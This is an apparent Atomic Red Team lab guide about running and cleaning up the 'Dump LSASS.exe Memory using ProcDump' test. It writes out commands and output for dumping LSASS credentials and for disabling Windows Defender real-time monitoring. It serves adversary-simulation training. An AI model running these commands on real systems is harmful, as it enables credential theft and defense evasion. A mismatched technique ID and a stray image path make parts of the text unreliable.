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## Adversary Simulation Workshop

### Lab Guide: Cleanup After Test Execution

## Objective:

Run the clean up commands defined in the atomic test after executing an atomic test to reset the system and prepare it for executing the test again.

## Instructions:

Some atomic tests create files that may contain sensitive information or otherwise clutter up the file system. Other tests may change settings to insecure values or stop services. It is often desirable to delete the files created during atomic test execution or otherwise reset the system to normal operating parameters. Many of the atomic tests include “cleanup\_commands” which do exactly that and we can use the execution framework to run these commands.

Let’s run through a full example of checking and satisfying prereqs, executing a test, and finally cleaning up. For this we will use The “Dump LSASS.exe Memory using ProcDump” test from T1003.011. First, check the prerequisites.

```
Invoke-AtomicTest T1003.001 -TestNumbers 2 -CheckPrereqs
```

```
PS C:\Users\art> Invoke-AtomicTest T1003.001 -TestNumbers 2 -CheckPrereqs

PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1003.001-2 Dump LSASS.exe Memory using ProcDump
Prerequisites not met: T1003.001-2 Dump LSASS.exe Memory using ProcDump
    [*] Elevation required but not provided
    [*] ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\procdump.exe)

Try installing prereq's with the -GetPrereqs switch
```

As can be seen, in order to run the test to dump the LSASS.exe memory, we need to satisfy two prerequisites. The first can be satisfied by running PowerShell as an administrator. The second prerequisite specifies that the

procdump executable must be found at the specified location. In order to get the procdump executable we can run the test with the “GetPrereqs flag, as we did in previous labs.

```
Invoke-AtomicTest T1003.001 -TestNumbers 2 -GetPrereqs
```

```
PS C:\Users\art> Invoke-AtomicTest T1003.001 -TestNumbers 2 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1003.001-2 Dump LSASS.exe Memory using ProcDump
Elevation required but not provided
Attempting to satisfy prereq: ProcDump tool from Sysinternals must exist
on disk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\pro
cdump.exe)
Prereq successfully met: ProcDump tool from Sysinternals must exist on di
sk at specified location (C:\AtomicRedTeam\atomics\T1003.001\bin\procdump
.exe)
```

We have now satisfied the second prerequisites but it still complains that elevation is required. To solve this we just need to start PowerShell as an administrator. Right click on the “powershell” shortcut on the desktop and click “Run as administrator”.

Let's check prerequisites again.

```
PS C:\windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1003.001-2 Dump LSASS.exe Memory using ProcDump
Prerequisites met: T1003.001-2 Dump LSASS.exe Memory using ProcDump
```

Now that the prerequisites have been met we can run the test.

```
Administrator: powershell
PS C:\windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Running Atomic Tests
Progress:
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Executing test: T1003.001-2 Dump LSASS.exe Memory using ProcDump

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[05:10:07] Dump 1 initiated: C:\Windows\Temp\lsass_dump.dmp
```

The test hangs because Windows Defender does a good job of blocking this attack attempt. If we want to see the test complete, we will need to temporarily disable Windows Defender.

```
Set-MpPreference -DisableRealtimeMonitoring $true
Invoke-AtomicTest T1003.001 -TestNumbers 2
```

```
PS C:\windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics


Executing test: T1003.001-2 Dump LSASS.exe Memory using ProcDump

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[05:14:55] Dump 1 initiated: C:\Windows\Temp\lsass_dump.dmp
[05:14:56] Dump 1 writing: Estimated dump file size is 96 MB.
[05:15:01] Dump 1 complete: 96 MB written in 5.7 seconds
[05:15:01] Dump count reached.

Done executing test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
```

You can view the lsass dump file in the location indicated -  
C:\Windows\Temp\lsass\_dump.dmp



Sometimes after running Atomic tests there are artifacts that are left over that are sensitive in nature. This is one of those examples. We don't want to leave the dump file laying around. After you have finished the test, you can run the cleanup command to make sure the lsass dump is not left on disk. We can check the details for the test to see what the cleanup command will do.

```
Cleanup Commands:
Command:
del "#{output_file}" >nul 2> nul
Command (with inputs):
del "C:\Windows\Temp\lsass_dump.dmp" >nul 2> nul
```

In order to cleanup after the test, we invoke the test with the "Cleanup" flag

```
Invoke-AtomicTest T1003.001 -TestNumbers 2 -Cleanup
```

```
PS C:\windows\system32> Invoke-AtomicTest T1003.001 -TestNumbers 2 -Cleanup
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing cleanup for test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
Done executing cleanup for test: T1003.001-2 Dump LSASS.exe Memory using ProcDump
```

Look at the location where the file was saved to make sure it has been removed.

```
cat C:\Windows\Temp\lsass_dump.dmp
```

```
PS C:\windows\system32> cat C:\Windows\Temp\lsass_dump.dmp  
cat : Cannot find path 'C:\Windows\Temp\lsass_dump.dmp' because it does not exist.
```

Some other useful examples of clean up commands are found here:

- [Registry Clean Up](#)
- [Re-enable and Start Service](#)
- [Delete a User](#)
- [Delete a Proxy](#)
- [Remove a Registry Key](#)
- [Remove Scheduled Tasks](#)

This completes the lab on executing cleanup commands. You have now learned how to use the execution framework to execute atomic tests, including setup, cleanup and custom inputs.

End of Lab